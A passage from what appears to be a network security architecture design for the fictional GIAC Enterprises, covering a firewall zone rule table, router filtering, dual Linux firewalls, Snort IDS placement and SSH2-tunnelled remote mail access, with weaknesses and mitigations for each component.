or gain access to the DNS server itself. Keeping the DNS software updated to the latest version ensures that all known security problems with the software are fixed.

DNS usually uses UDP port 53 for queries from clients and TCP port 53 for zone transfers. However, if the response to a DNS query exceeds 512 bytes, the query is re-issued to the DNS server using TCP port 53, so for proper functioning of DNS both UDP and TCP port 53 must be open to the DNS server.

For redundancy, the ISP provides two separate DNS server, with either able to fully perform name resolution. Access to both DNS servers is permitted. The ISP DNS service is recursive, meaning that the ISP DNS server will get a final answer to each query and return the result to the client with the client only having to make the one initial DNS request to the server. Thus the only DNS servers that the clients will have to access are the two ISP DNS servers.

Only systems that require access to the Internet are permitted to access the DNS server. This includes all systems in the External DMZ but none of the systems in the internal network zones.

Table 2-1 presents the network security zone access policy. The "#" column is an identifier for the rule to be used for tracking the policy when the rules are implemented in the firewall.

Zone	Inbound				Outbound			
	#	Source	Destination	Port	#	Source	Destination	Port
External DMZ	1-1i	• Internet • Dev Net • Admin Net • Mgmt Net	• Production Web Server	TCP 443 (SSL)	1-1o	• SMTP Email Server	• Internet	TCP 25 (SMTP)
	1-2i	• Development Web/DB Server	• Production Web Server • Public Web Server	TCP 22 (SSH2)	1-2o	• Web Proxy Server	• Internet	TCP 80 (HTTP) TCP 443 (HTTPS)
	1-3i	• Internet • Dev Net • Admin Net • Mgmt Net	• Public Web Server	TCP 80 (HTTP)	1-3o	• External DMZ Net (any host) • Router	• Log Server	UDP 514 (Syslog) UDP 123 (NTP)
	1-4i	• Mgmt Net	• External DMZ Net (any host)	TCP 22 (SSH2)	1-4o	• External DMZ Net (any host)	• ISP DNS Servers	UDP 53 (DNS) TCP 53 (DNS large responses)
	1-5i	• Internet • Dev Net • Admin Net • Mgmt Net	• SMTP / POP3 Email Server	TCP 25 (SMTP)	1-5o	• Prod Web Server	• Prod DB Server	TCP 5432
	1-6i	• Dev Net • Admin Net • Mgmt Net	• SMTP / POP3 Email Server	TCP 110 (POP3)				
	1-7i	• Dev Net • Admin Net • Mgmt Net	• Web Proxy	TCP 8080				

	1-8i	• Internet	• SMTP/ POP3 Email Server	TCP 22 (SSH2)				
	1-9i	• Log Server • Router	• DMZ Net	TCP 123 (NTP)				
Development Network	2-1i	• Mgmt Net	• Dev Desktops • Dev Web/DB Server	TCP 22 (SSH)	2-1o	• Dev Desktops	• SMTP / POP3 Email Server	TCP 110 (POP3) TCP 25 (SMTP)
					2-2o	• Dev Desktops	• Web Proxy Server	TCP 8080
					2-3o	• Dev Web/DB Server	• Prod Web Server • Public Web Server	TCP 22 (SSH2)
					2-4o	• Dev Desktops • Dev Web/DB Server	• Log Server	UDP 514 (Syslog)
					2-5o	• Dev Web/DB Server	• Prod DB Server	TCP 22 (SSH2)
Admin Network					3-1o	• Admin Desktops	• SMTP / POP3 Email Server	TCP 110 (POP3) TCP 25 (SMTP)
					3-2o	• Admin Desktops	• Log Server	UDP 514 (Syslog)
					3-3o	• Admin Desktops	• Web Proxy Server	TCP 8080
Management Network	4-1i	• External DMZ • Dev Net • Admin Net • Router • Outer Firewall (Mgmt Net) • Inner Firewall (Mgmt Net)	• Log Server	UDP 514 (Syslog) UDP 123 (NTP)	4-1o	• Mgmt Desktops	• SMTP / POP3 Email Server	TCP 110 (POP3) TCP 25 (SMTP)
					4-2o	• Mgmt Desktops	• Web Proxy Server	TCP 8080
					4-3o	• Mgmt Desktops	• Ext DMZ • Dev Net • Data Net • Outer Firewall (Mgmt Net) • Inner Firewall (Mgmt Net)	TCP 22 (SSH2)
					4-4o	• Log Server	• External DMZ • Dev Net • Admin Net • Router • Outer Firewall (Mgmt Net) • Inner Firewall (Mgmt Net)	UDP 123 NTP

Data Network	5-1i	• Prod Web Server	• Prod DB Server	TCP 5432 (SQL)				
	5-2i	• Management Net • Dev Web / DB Server	• Prod DB Server	TCP 22 (SSH2)				

Table 2-1: Network Security Zone Communication Requirements

2.3 Network Security Architecture

This section discusses the security architecture chosen for the GIAC Enterprises network based on the technical, political, and budgetary constraints. For each component these issues are discussed to justify the choice. Figure 2-2 provides a detailed network diagram of the GIAC Enterprises network architecture.

GIAC Enterprises has an existing computing facility that includes rack space, shared keyboard/monitor access, uninterruptible power supply service, 100 BaseT switches, and physical support for the computing infrastructure. The cost and configuration of these items is not included in the network security budget.




Figure 2-2: Network Architecture

2.3.1 Filtering Router

Description

The filtering router chosen for the GIAC Enterprises network is the Cisco 831 running Cisco IOS 12.2 software, the most current release as of the planning and design of the network. The 831 router is designed for a small office / home office environment and provides a 10BaseT (10Mb/sec) interface to the external ISP network, which is sufficient to handle the 5Mb/sec provided by the ISP. The switch also offers four switched 100BaseT (100Mb/sec) ports for connecting computers or other switches or hubs. The router has processing power sized for a small network, which is what GIAC Enterprises has.

Purpose
A router's main job is to send packets between different networks. In this case, the router serves to connect the GIAC Enterprises network to the Acme Business Internet network. Packets are routed between different interfaces of the router based on destination IP address. The 831 router receives its external network feed from the Acme Business Internet router, which in turn advertises a route to the GIAC Enterprises network to the Internet. The Acme router is configured as the default router for the Cisco 831 and thus the 831 doesn't have to run any routing protocol to exchange information with other routers. This helps to keep the configuration simple.

Security Function
In addition to routing network traffic between the ISP network and the GIAC Enterprises network, the 831 router is also capable of using several methods of access control and filtering available within the IOS software. IOS supports three kinds of filtering techniques; standard access control lists (ACL), extended access control lists, and reflexive access control lists, with each type offering more complex filtering at the expense of greater processing overhead. Cisco ACL types will be discussed in further detail in section three.

Since the main function of a router is to route IP traffic, and we have purchased a router with low-end processing power, we don't want to load down the router with a heavy access control load. The router will implement simple access control to accomplish the following.

- Block incoming packets with internal addressing (spoofed source IP address).
- Block incoming packets with private or unused source addresses.
- Block incoming packets addressed to the firewall's IP address

The router is best at blocking simple absolutes as described above. The firewall will handle the more complex access control tasks.

The router also will log selected activity to the central log server to provide a view of what's going on at the external network connection.

Note that a screening router is an exception to the "deny all that is not explicitly allowed" rule in that it is configured to block specific simple things but allow everything else to pass. This is accepted since filtering is not the router's primary job and it is desired to keep the configuration as simple as possible. The firewall layer of defense right behind the firewall provides the primary filtering capability.

Placement
To do its job, the router must be directly connected to the ISP's network. Thus the placement of this device must be at the outermost portion of the network boundary. Also, the access control discussed above is best performed before the network traffic reaches the firewall, further dictating that the router be located outside of the firewall.

Security Weaknesses

The Cisco IOS operating system, while not a general purpose operating system like Linux, is still complex and has many configuration options. Cisco makes IOS patches available to fix security problems as they arise.

The router has several ways of providing system administration access. The most secure option is to connect via the serial terminal with a terminal program like HyperTerminal under Windows. The second option is to use the Cisco Router Web Setup (CRWS). CRWS is a built-in Web server providing a HTTP interface to manage the router's configuration. To support CRWS, the router runs a Web server at TCP port 80 to accept connections over the network. This Web server does not use SSL and passes all authentication and data in clear text. The third access option is to telnet to the router over the network using any telnet client. Telnet provides a command line interface like the serial terminal does but passes all authentication and data over the network in clear text. The fourth option is to use SSH to provide encrypted access to a command line interface. As of IOS 12.2, only SSH version 1 is supported and SSH version 1 has known security flaws that allow an attacker to access the encrypted data stream.

Mitigation of Security Weaknesses

Cisco offers excellent technical support and software updates for those customers who purchase a support contract. GIAC Enterprises chose not to purchase a support contract in order to save money. This, however, does not block access to IOS security updates, which Cisco offers for free to customers not under contract by following the instructions referenced in Cisco security advisories. Security updates will be installed as they become available. The need for technical assistance will be minimized by keeping the router configuration as simple as possible.

To minimize the exposure of the administrative interfaces to unauthorized access, all network administrative access to the router will be disabled. This includes turning off CRWS, telnet, and SSH access to the router. All configuration tasks will be accomplished locally using the serial terminal.

Technical, Political, and Budgetary Influences

The 831 runs the same IOS software as all Cisco routers throughout the product line and thus can leverage the extensive power and knowledge base available for Cisco products. The configuration built for this router would carry over largely unchanged if a more powerful Cisco router were to be purchased in the future.

The cost of a Cisco 831 averages around $475, which is easy on GIAC Enterprises' limited budget. Note that there is a lower-end model of the 831 called the SOHO 91 router which is about $150 cheaper than the 831. There are two main differences between these models. The 831 offers hardware VPN support, which increases the speed and capacity of VPN support if the router is used as a VPN end-point. Also the 831's memory is expandable while the SOHO 91's memory is in a fixed size

configuration. It was decided to invest the minimal $150 extra for the extra expandability of the 831 even though its VPN capability is not being used in this implementation but might be used if future needs dictate.

One of the GIAC Enterprises system administrators is familiar with Cisco equipment and pushed for a Cisco IOS router over a cheaper alternative.

2.3.2 Outer and Inner Firewalls

Description

Each firewall system is a Dell 400SC server with 1GB RAM, two 120GB hard drives in a RAID 1 (mirrored) configuration, a 2.8GHz Pentium 4 processor, and two dual-port network interfaces (four ports total plus the on-board 100BaseT NIC). The server runs the Red Hat Enterprise Linux ES 3.1 operating system. Note that exact same hardware and operating system are used for each of the outer and inner firewalls and each of the intrusion detection systems to allow for the interchangeability of parts and systems between functions. The firewall function is performed using the netfilter firewall capability built into the Linux operating system. The cost for each server is $2,700.

Purpose

Generically, the purpose of a firewall is to enforce a network access policy which specifies how network traffic is allowed to pass into and out of a network or networks. A firewall provides for privacy from untrusted networks, mitigates risk by restricting access to internal vulnerabilities, and logs network activity so suspicious activity can be identified and acted upon.

Security Function

The firewalls implements the GIAC Enterprises security policy described in Table 2-1. The outer firewall implements policy to control network traffic accessing the Internet and the External DMZ. The outer firewall uses three network interfaces, one connecting to the outer router, one connecting to the External DMZ network, and one connecting to the inner firewall. The inner firewall controls network traffic for the administration, data, and development networks and uses four interfaces. The network layout is presented in Figure 2-2.

Placement

The outer firewall is the second layer of network defense behind the router. The outer firewall controls access for the DMZ and passes data for the other zones to the inner firewall and vice versa. The inner firewall provides a second layer of protection for access to and from the development, data, and administration networks. The inner firewall both works in partnership with the outer firewall to control traffic flow, but also serves as a backup if the outer firewall were to fail and allow unauthorized traffic to flow into the internal networks. Having two firewalls also helps to improve performance by distributing the load.

The management network is located between the two firewalls, with the outer firewall providing protection from the Internet and both inner and outer firewalls providing access to the log server and allowing system administration access to the servers in each zone.

Security Weaknesses

Weaknesses in the firewalls security can come from two main areas; bugs in the firewall software or policy implementation and vulnerabilities in the underlying Linux operating system.

Bugs in the netfilter firewall code may come up from time to time as with any software. Bugs can introduce vulnerabilities that can influence how the firewall implements its policy.

Implementation and configuration errors are probably the biggest risk to the security provided by the firewall. The effectiveness of the firewall depends heavily on what rules are configured and the order in which the rules are processed. Rules are processed in order and once a matching rule is found for a particular packet, the given action is taken and processing stops. If a rule that allows a packet to pass comes before a rule that blocks it, the packet would pass. Especially for large rule sets, the ordering of rules can become quite complex and error prone.

The underlying Linux operating system could also be security point of failure. If the operating system has a vulnerability that allows an attacker to gain access, then the firewall configuration can also be compromised.

Mitigation of Security Weaknesses

Vulnerabilities from bugs in the firewall software or the operating system are mitigated by applying patches as soon as possible after the patches are released by the vendor. System administrators regularly check for security advisories for the Red Hat Enterprise Linux operating system at http://www.redhat.com/security.

To further reduce operating system vulnerabilities, the Red Hat Enterprise ES 3.1 operating system is configured as per the guidelines provided in the Center for Internet Security (CIS) Linux benchmark 1.1. The benchmark provides detailed instructions and scripts to tighten down common system vulnerabilities in compliance with the principle of minimum services and software discussed in section 2.1. For the firewall systems, no software other than the operating system is installed since the netfilter firewall is an inherent part of the operating system. In addition, only the necessary software packages are installed. Packages like Open Office, development tools, and games are not installed. The CIS benchmark security steps were then applied to the system to tighten down what was left. The only service allowed to access the firewall operating system inbound is SSH2 for system administrator access. The only service allowed out of the firewall operating system is syslog for logging to the log server on the management network. The CIS Linux benchmark can be found at http://www.cisecurity.org/bench_linux.html.

The risk of rule misconfiguration is mitigated somewhat by the relatively small number of rules needed for the GIAC Enterprises network. The rules will be implemented and tested during initial implementation and should not have to be updated frequently. Security consulting services will be maintained so the GIAC Enterprises system administrators can have technical support and periodic auditing to check on the firewall rule base.

The implication of a failure in the firewalls is also mitigated by the other defensive layers of the network. The outer router provides some simple filtering to reduce some of the ways an attacker might gain access to the network. Each host has a host-based firewall installed blocking unauthorized access to that host (Norton Internet Security for the Windows systems and netfilter for the Linux systems). Also, the layout of the network zones and dual firewalls helps to reduce the exposure of each group of systems to threats from another zone. Several layers of security must be compromised before any given host can be compromised.

In addition, at the application layer, the squid Web proxy and qmail email system provide for the filtering of their respective protocols to reduce the risk of malicious code being introduced. Each Windows system has virus scan software installed and maintained.

Logging is configured to take place locally on each firewall system as well as to the central log server so that logging is maintained if contact is lost with the log server. This also maintains a duplicate copy of the logs to protect against corruption or loss of the logs.

Technical, Political, and Budgetary Influences

The Linux netfilter firewall was chosen based on the limited budget (the firewall is included with Linux) and the fact that the GIAC system administrators have existing experience maintaining Linux systems. Performance should not be an issue as the small GIAC Enterprises network and the modest 5Mb/s network bandwidth to the ISP will not tax the network infrastructure much.

The choice of Dell servers was guided by the company's existing systems all being Dell servers and desktops and the company's good experience with Dell service. Maintenance on all systems includes four hour business day response for hardware failures. The cost of the Dell servers fell within the budget allocated for the network security infrastructure.

2.3.3 IDS Systems

Description

Each intrusion detection system is a Dell 400SC server with 1GB RAM, two 120GB hard drives in a RAID 1 (mirrored) configuration, a 2.8GHz Pentium 4 processor, and two dual-port network interfaces (four ports total plus the on-board 100BaseT NIC). The

server runs the Red Hat Enterprise Linux ES 3.1 operating system. Note that exact same hardware and operating system are used for each of the outer and inner firewalls and each of the intrusion detection systems to allow for the interchangeability of parts and systems between functions. The intrusion detection function is performed using the freely available Snort intrusion detection system. The cost for each server is $2,700. The IDS system used for the GIAC Enterprises security architecture is Snort 2.1.3 downloaded from http://www.snort.org/dl/binaries/linux as a Red Hat Package Manager (rpm) installable package.

Purpose

An intrusion detection system (IDS) provides detection and alerting capability for monitored network links. An intrusion detection system is a passive capability that detects but does not itself stop suspicious activity on the network. An IDS can work in several ways. An IDS might identify suspicious patterns within a packet, it might identify suspicious patterns among multiple network packets, or it might identify any activity that is outside what it is configured to accept as normal. Not all IDS systems use all techniques. An IDS can be network-based or host-based. A network IDS monitors a network link for suspicious activity and a host-based IDS monitors activity on just one host.

Most IDS systems can be customized by adding custom rules to recognize new patterns specific to a particular network or application.

Security Function

The two IDS systems in the GIAC Enterprises network security infrastructure provide a detection capability for suspicious activity and alert the system administrators so defensive action can be taken in the event activity is detected. The IDS systems complement the firewalls in the security architecture by providing detection capabilities based on application data and other patterns that a firewall would not be able to analyze and detect. The IDS also can provide a warning if the firewall has failed or has become misconfigured and is allowing inappropriate traffic to pass.

For the DMZ network, the IDS will detect suspicious email activity, both in the syntax of the email transactions and in the content of email messages. For example, if an email contains a known pattern of a particular piece of malicious code, it will provide an alert that something bad has passed into the network. The IDS will also monitor activity to and from the Web servers looking for suspicious activity aimed at compromising the Web service. Also, the IDS will also monitor activity to and from the Web proxy, through which all Web surfing activity passes. The IDS this provides an extra layer of security in detecting malicious Web activity along with the anti-virus and firewall software on the desktop systems.

For the administration, data, management, and development networks, the IDS will monitor activity between those networks and the outer firewall to identify any unauthorized activity. Again, the IDS serves as a check that the firewall is performing its function. For example, if the firewall becomes misconfigured and begins to allow

telnet through the network, the IDS can (and will) be configured to detect and alert on this.

As an example for both IDS systems, consider the protection of the database system. The database should only be receiving valid database queries and responses to its PostgreSQL port 5432. The firewall can ensure that only the valid hosts can communicate with port 5432, but the firewall doesn't watch what communications are actually taking place within that channel between the hosts. The IDS will be configured to recognize valid database SQL commands and responses and to provide an alert if anything outside of this is sent to or from the database. If an attacker were to compromise the production Web application and tried probing the database with commands outside of the norm, the IDS would provide an alert.

Placement

An IDS system needs to be placed where it can monitor the necessary network traffic. As shown in figure 2-2, two IDS systems are used in the GIAC Enterprises network. One IDS is placed to monitor the link between the outer firewall and the External DMZ network. The other IDS is placed to monitor the link between the inner and outer firewalls to catch all activity leaving and entering the inner firewall going to and from the outer firewall. This IDS also monitors activity between the outer firewall and the management network. Some activity will be seen by both IDS systems, such as database activity between the production Web server and the production database server. Other activity will only be seen by one of the IDS systems. The IDS systems are connected directly off of the respective firewall interfaces via a network hub. This placement emphasizes the monitoring of traffic transiting the outer firewall and External DMZ over monitoring traffic between the internal network zones. This trade-off is discussed in more detail below.

Care must be taken that the IDS can really see the traffic it's supposed to be monitoring. For example, if a network switch is being used, simply plugging the IDS into the switch will not allow the IDS to see the necessary traffic because a switch's job is to segment traffic to flow only between the switch ports involved in the communication. Thus an IDS connected to a switch would only see traffic destined to the IDS system itself, or broadcast traffic, greatly limiting its value. IDS placement is a trade-off between how much traffic can be seen and the cost and complexity of deploying additional IDS systems or additional processing burden of having one IDS system monitor multiple network interfaces.

There are three methods of connecting an IDS system to a network. The first is to use a network hub. Unlike a switch, a hub sends all traffic to all ports all of the time allowing every system to see traffic from all other systems. While good for monitoring, a hub has lower performance than a switch since every system is bothered with traffic between other systems and a hub only operates in half-duplex mode passing data in only one direction at a time. Also, a hub will not pass Ethernet frames which contain errors. This is generally not a big problem, but it might prevent the IDS from seeing attacks based on manipulating Ethernet frames which might take place on the local network segment.

The second IDS connection option is to use a network tap. A tap is a passive monitoring device that copies network activity from one link to another and is inherently read-only. A tap can allow a network to continue to operate in full-duplex mode. To connect to a tap, an IDS system must be in "stealth mode", which means the monitoring network interface on the IDS cannot have an IP address assigned and cannot be used as an interactive network connection. The main downside to a network tap is the cost compared to a hub. Good taps generally cost several hundred dollars and up and are generally only cost-effective if full-duplex performance is absolutely required or an absolute guarantee is needed that no traffic can be transmitted out from the IDS. A 100 BaseT hub can be had for as little as $20.

The third method of connecting an IDS is to use the monitor port capability of a network switch if the switch supports it. Many higher-end switches support the capability to mirror all network traffic from one port to another. For an IDS, the switch would be configured to mirror the port which connects the switch to the rest of the network to the port where the IDS is connected. The downside of using a switch mirror port, aside from needing a switch that supports the capability in the first place, is that traffic may be lost if the switch becomes too busy and the processing load increases. Also, as with a hub, the switch may not pass Ethernet frames that are in error.

For the GIAC Enterprises IDS systems, a modified version of the first method is used to connect the IDS systems to the network. The IDS systems are connected to hubs which are placed inline in the network between the firewall interface and the switch that feeds the zone being monitored. The hub ensures that the IDS sees all traffic transiting the network, but bypasses the performance issue by continuing to utilize a switch for the computer systems to connect to each other. Also, the IDS is operating in stealth mode, meaning its monitoring interface has no IP addressed assigned. But, unlike a tap, the monitor interface is still active at the Ethernet layer and if a misconfiguration accidentally assigns a valid IP address to that interface, the IDS monitor port would begin to interact with the network. Also, the hub introduces an additional point of failure into the network since it is inline with the network connection and will interrupt the network if the hub fails. Each IDS has a second network interface which is active on the management network and is used to communicate with the log server and system administration support.

Security Weaknesses

Weaknesses in the IDS system's security can come from three main areas; bugs in the Snort IDS software, IDS policy implementation, or vulnerabilities in the underlying Linux operating system.

Bugs in the Snort IDS code may come up from time to time as with any software. Bugs can introduce vulnerabilities that can influence how the IDS implements its detection capabilities.

Maintenance and configuration errors are probably the biggest risk to the security provided by the IDS system. The effectiveness of the IDS depends heavily on what rules are configured and how often they are updated. Like virus scan software, the Snort IDS can only detect what it is told to detect. If a new type of network attack arises but the attack's signature is not configured in Snort, Snort will not recognize the attack. A complete collection of the most up to date signatures are maintained on the Snort Web site and signatures for new attacks are uploaded on a regular basis, sometimes within hours of a new attack's release.

The underlying Linux operating system could also be security point of failure. If the operating system has a vulnerability that allows an attacker to gain access, then the firewall configuration can also be compromised.

Mitigation of Security Weaknesses

Vulnerabilities from bugs in the Snort IDS software or the operating system are mitigated by applying patches as soon as possible after the patches are released by the vendor. System administrators regularly check for security advisories for the Red Hat Enterprise Linux operating system at http://www.redhat.com/security and for Snort security advisories at http://www.snort.org. System Administrators can subscribe to the Red Hat security mailing list available at the given Web site.

To further reduce operating system vulnerabilities, the Red Hat Enterprise ES 3.1 operating system is configured as per the guidelines provided in the Center for Internet Security (CIS) Linux benchmark 1.1. The benchmark provides detailed instructions and scripts to tighten down common system vulnerabilities in compliance with the principle of minimum services and software discussed in section 2.1. For the IDS systems, no software other than the operating system and Snort is installed. In addition, only the necessary software packages are installed. Packages like Open Office, development tools, and games are not installed. The CIS benchmark security steps were then applied to the system to tighten down what was left. The only service allowed to access the firewall operating system inbound is SSH2 for system administrator access. The only service allowed out of the firewall operating system is syslog for logging to the log server on the management network. The Linux benchmark can be found at http://nsa1.www.conxion.com/cisco/guides/cis-2.pdf.

The risk of IDS rules not being maintained will be mitigated by the system administrators having a formal procedure to update the signatures at least once per week as a standard maintenance task.

The implication of a failure in the IDS is also mitigated by the other defensive layers of the network. The outer router provides some simple filtering to reduce some of the ways an attacker might gain access to the network. Each host has a host-based firewall installed blocking unauthorized access to that host (Norton Internet Security for the Windows systems and netfilter for the Linux systems). Also, the layout of the network zones and dual firewalls helps to reduce the exposure of each group of systems to threats from another zone. Several layers of security must be compromised before any

given host can be compromised. Also, the firewall logs provide some level of network activity logging although not as detailed as what snort can provide at the application layer.

In addition, at the application layer, the squid Web proxy and qmail email system provide for the filtering of their respective protocols to reduce the risk of malicious code being introduced. Each Windows system has virus scan software installed and maintained.

Logging is configured to take place locally on each IDS system as well as to the central log server so that logging is maintained if contact is lost with the log server. This also maintains a duplicate copy of the logs to protect against corruption or loss of the logs.

Technical, Political, and Budgetary Influences
Given the tight budget, the use of the free Snort IDS software was an easy choice, especially given the excellent reputation of Snort as a powerful IDS solution within the computer security community. The use of the Dell 400SC server was guided by its low cost and the desire to keep all of the firewall and IDS systems the same hardware so parts and systems can be interchanged.

The IDS solution with two systems was decided to be sufficient because it covers the major junctions of network traffic going between the critical areas of the network. The additional coverage that an IDS directly connected to the administrative, data, and development subnets would provide would not have justified the additional cost of extra computers or the extra processing load imposed on using one IDS system with multiple monitoring ports. However, since each IDS has four network interfaces plus one built-in, each IDS server is capable of monitoring up to four networks and if it is ever desired to try to monitor different subnets, then these interfaces could be used for that. As stated above, the limiting factor would be the additional processing load on the CPU.

2.3.4 Remote Access

Description
The remote access capability for GIAC Enterprises allows all authorized remote users to access to the corporate mail system. Remote mail access consists of downloading mail via the POP3 service and sending outgoing mail through the SMTP mail server, both residing on the mail server in the External DMZ network zone. Remote access requirements are discussed in section 1.4.

The remote access requirement is implemented using the SSH2 protocol. For the Linux mail and log servers, an SSH2 server is present as a default part of the operating system. For the Windows XP laptop remote clients used by all remote users, the freeware PuTTY SSH2 client version 0.54 will be used. The PuTTY client, putty.exe, was downloaded from the official PuTTY download site http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html. The putty.exe file is

a Windows 32-bit executable and requires no installation. To run PuTTY, simply execute the putty.exe program.

Purpose

A remote access service provides secure means to access corporate network services from outside of the corporate network boundary. Secure access provides strong authentication and confidential access over untrusted networks. As defined in section 1.4, the only remote access requirement for GIAC Enterprises, aside from using the production Web server, is access to corporate mail.

Security Function

SSH2 provides a strongly authenticated and encrypted channel between the remote access laptops and the corporate mail server. SSH2 provides strong authentication through the use of public keys, which provide a higher level of trust than plain passwords. SSH2 also encrypts all data between the client and the server. SSH2 has the ability to tunnel other protocols between the client and server systems. For example, SSH2 can pass the normally clear text telnet protocol through its encrypted channel.

In the case of corporate email access, SSH2 will be used to tunnel the POP3 and SMTP protocols from client to server. The SSH2 client will be configured to tunnel POP3 TCP port 110 and SMTP TCP port 25 accesses through the encrypted SSH2 TCP port 22 connection to the email server. The local SSH2 client will be configured to listen to the POP3 and SMTP ports locally on the client system and the mail client, Outlook Express, will be configured to access the mail server at localhost (the laptop itself) at the standard port numbers given. Any connections to these ports from the email client will be accepted by SSH2 and passed to the SSH2 server running on the email server system. The SSH2 server then passes the connections on to the corresponding SMTP and POP3 ports on the server itself where the real SMTP and POP3 services are listening. Figure 2-3 illustrates this process graphically.




Figure 2-3: SSH2 Tunneling Email

Each remote user will have a personal SSH2 key generated to provide strong authentication. The key is used in an RSA public key exchange authentication protocol described in the PuTTY documentation at http://the.earth.li/~sgtatham/putty/0.54/htmldoc/Chapter8.html#8. More details on the SSH2 configuration will be provided in section 3. A key pair takes the place of a password for authentication in SSH2, but the key itself is protected with a passphrase, which is basically a long password. The key is unlocked on the client with the passphrase before it is used to authenticate to the server.

The SSH2 tunnel and shell access eliminate the need to open the insecure POP3 and SMTP services to the Internet for remote client access and greatly reduces the exposure of these services to unauthorized parties.

Placement

The SSH2 tunnel and shell access takes place between the remote Windows XP laptop systems connected to the Internet or the ISP dial-in network to the corporate email and/or log servers. The PuTTY SSH2 client is installed on the remote laptop computers. The SSH2 server is part of the Linux operating system on the email and log servers.

When the remote laptop computers are located at the home office, they connect to the administration network and are reconfigured by the system administrators with static IP addresses and non-SSH access to the email servers.

Security Weaknesses

As with any software, the SSH2 client and server software are subject to bugs that may affect security. In the worst case, a bug might allow an unauthorized entity to gain access to the SSH2 service or the operating system itself.

